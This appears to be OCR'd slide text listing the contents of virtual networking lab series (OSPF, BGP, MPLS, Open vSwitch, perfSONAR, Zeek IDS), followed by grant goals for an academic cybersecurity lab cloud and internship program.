


Open Shortest Path First (OSPF)

OSPF lab series

Lab 1	Introduction to Mininet
Lab 2	Introduction to FRR
Lab 3	Configuring Single-Area OSPFv2
Lab 4	Configuring Multi-Area OSPFv2
Exercise 1	Configuring Multi-Area OSPFv2
Lab 5	Configuring OSPFv2 with Default Route
Lab 6	OSPFv2 Virtual Link
Exercise 2	Configuring OSPFv2 Virtual Link
Lab 7	OSPFv2 Authentication
Lab 8	Setting OSPFv2 Route Cost
Lab 9	Configuring Multi-Area OSPFv3
Exercise 3	Configuring Multi-Area OSPFv3
Lab 10	Configuring Dual Stack OSPF Routing

Pod example




Introduction to Border Gateway Protocol (BGP)

Introduction to BGP lab series

Lab 1	Introduction to Mininet
Lab 2	Introduction to Free Range Routing (FRR)
Lab 3	Introduction to BGP
Lab 4	Configure and Verify EBGP
Exercise 1	BGP Configuration
Lab 5	BGP Authentication
Lab 6	Configure BGP with Default Route
Lab 7	Using AS_PATH BGP Attribute
Exercise 2	Controlling Traffic using BGP AS_PATH Attribute
Lab 8	Configuring IBGP and EBGP Sessions, Local Preference, and MED
Lab 8.1	Configuring OSPF, IBGP and EBGP Sessions, Local Preference, and MED
Lab 8.2	Configuring IBGP and EBGP Sessions, Local Preference, and MED

Pod example




Introduction to Border Gateway Protocol (BGP)

Introduction to BGP lab series

Exercise 3	Steering Traffic using BGP Local Preference Attribute
Lab 9	IBGP, Next Hop and Full Mesh Topology
Lab 10	BGP Route Reflection
Lab 11	Configuring Local Preference and AS_PATH prepending
Lab 11.1	Configuring Local Preference and AS_PATH prepending
Lab 12	Hot Potato Routing and BGP LOCAL_PREF Attribute
Lab 13	Configuring Local Preferences on a Per Route Basis
Exercise 4	BGP Next Hop Attribute and Route Reflection

Pod example




MPLS and Advanced BGP Topics

MPLS and Advanced BGP Topics lab series

Lab 1	Configuring Multiprotocol BGP
Lab 2	IP Spoofing and Mitigation Techniques
Lab 3	BGP Hijacking
Lab 4	Introduction to MPLS
Lab 5	Label Distribution Protocol (LDP)
Lab 6	Virtual Routing and Forwarding (VRF)
Lab 7	MPLS Layer 3 VPN using MP-BGP
Lab 8	Ethernet VPN (EVPN) using MP-BGP
Lab 9	Introduction to Segment Routing over IPv6 (SRv6)
Exercise 1	MPLS Layer 3 VPN using MP-BGP
Exercise 2	Configuring Segment Routing over IPv6 (SRv6)

Pod example




Open Virtual Switch (OVS)

OVS lab series

Lab 1	Introduction to Linux Namespaces and Open vSwitch
Lab 2	Introduction to Mininet
Lab 3	Introduction to Open vSwitch
Lab 4	Open vSwitch Flow Table
Exercise 1	OpenFlow Basic Operations
Lab 5	Implementing Routing in Open vSwitch
Lab 6	Implementing Routing using Multiple Flow Tables
Exercise 2	Implement Routing using Multiple Flow Tables
Lab 7	Configuring Stateless Firewall using ACLs
Lab 8	Configuring Stateful Firewall using Connection Tracking
Exercise 3	Configuring Stateless and Stateful Firewalls in Open vSwitch

Pod example




Open Virtual Switch (OVS)

OVS lab series

Lab 9	Quality of Service (QoS)
Exercise 4	Configuring Quality of Service (QoS)
Lab 10	Open vSwitch Database Management Protocol (OVSDB)
Lab 11	Open vSwitch Kernel Datapath
Lab 12	Implementing Virtual Local Area Network (VLANs) in Open vSwitch
Lab 13	VLAN trunking in Open vSwitch
Exercise 5	Configuring Virtual Local Area Network (VLAN)
Lab 14	Configuring GRE Tunnel
Lab 15	Configuring IPsec Tunnel

Pod example




Open Virtual Switch (OVS)

OVS lab series

Lab 9	Quality of Service (QoS)
Exercise 4	Configuring Quality of Service (QoS)
Lab 10	Open vSwitch Database Management Protocol (OVSDB)
Lab 11	Open vSwitch Kernel Datapath
Lab 12	Implementing Virtual Local Area Network (VLANs) in Open vSwitch
Lab 13	VLAN trunking in Open vSwitch
Exercise 5	Configuring Virtual Local Area Network (VLAN)
Lab 14	Configuring GRE Tunnel
Lab 15	Configuring IPsec Tunnel

Pod example




Introduction to perfSONAR

Introduction to perfSONAR lab series

Lab 1	Configuring Administrative Information Using perfSONAR Toolkit GUI
Lab 2	PerfSONAR Metrics and Tools
Lab 3	Configuring Regular Tests Using perfSONAR GUI
Lab 4	Configuring Regular Tests Using pScheduler CLI Part I
Lab 5	Configuring Regular Tests Using pScheduler CLI Part II
Lab 6	Bandwidth-delay Product and TCP Buffer Size
Lab 7	Configuring Regular Tests Using a pSConfig Template
Lab 8	perfSONAR Monitoring and Debugging Dashboard
Lab 9	pSConfig Web Administrator
Lab 10	Configuring pScheduler Limits

Pod example




Zeek Intrusion Detection System (IDS)

Zeek IDS lab series

Lab 1	Introduction to the Capabilities of Zeek
Lab 2	An Overview of Zeek Logs
Lab 3	Parsing, Reading and Organizing Zeek Log Files
Lab 4	Generating, Capturing and Analyzing Network Scanner Traffic
Lab 5	Generating, Capturing and Analyzing DoS and DDoS-centric Network Traffic
Lab 6	Introduction to Zeek Scripting
Lab 7	Introduction to Zeek Signatures
Lab 8	Advanced Zeek Scripting for Anomaly and Malicious Event Detection
Lab 9	Profiling and Performance Metrics of Zeek
Lab 10	Application of the Zeek IDS for Real-Time Network Protection
Lab 11	Preprocessing of Zeek Output Logs for Machine Learning
Lab 12	Developing Machine Learning Classifiers for Anomaly Inference and Classification


Pod example



Additional Slides

NSF ATE


- Goal 1: Expand the Academic Cloud to support large-scale learning on OT/ICS and IT cybersecurity
  - Expand the Academic Cloud's capacity
  - Develop and deploy virtual labs on OT/ICS cybersecurity
  - Develop and deploy virtual labs on IT cybersecurity



Academic Cloud. (a) A learner enters the cloud, (b) reserves a pod, and (c) interacts with the pod equipment. (d) By clicking on a device (e.g., PLC), a new window is opened, and the device can be manipulated.

NSF ATE

- Goal 2: Develop an internship program on OT/ICS and IT cybersecurity



Bloom's taxonomy in the context of the project

ONR Cyber

- Goal 1: Advance formal and informal cyber communities
  - Twelve-week C4ISR1 research experience (formal learning) - Between 50-75 undergraduates per year conducting research on cybersecurity at the University of South Carolina, South Carolina State University, UT San Antonio, LSU

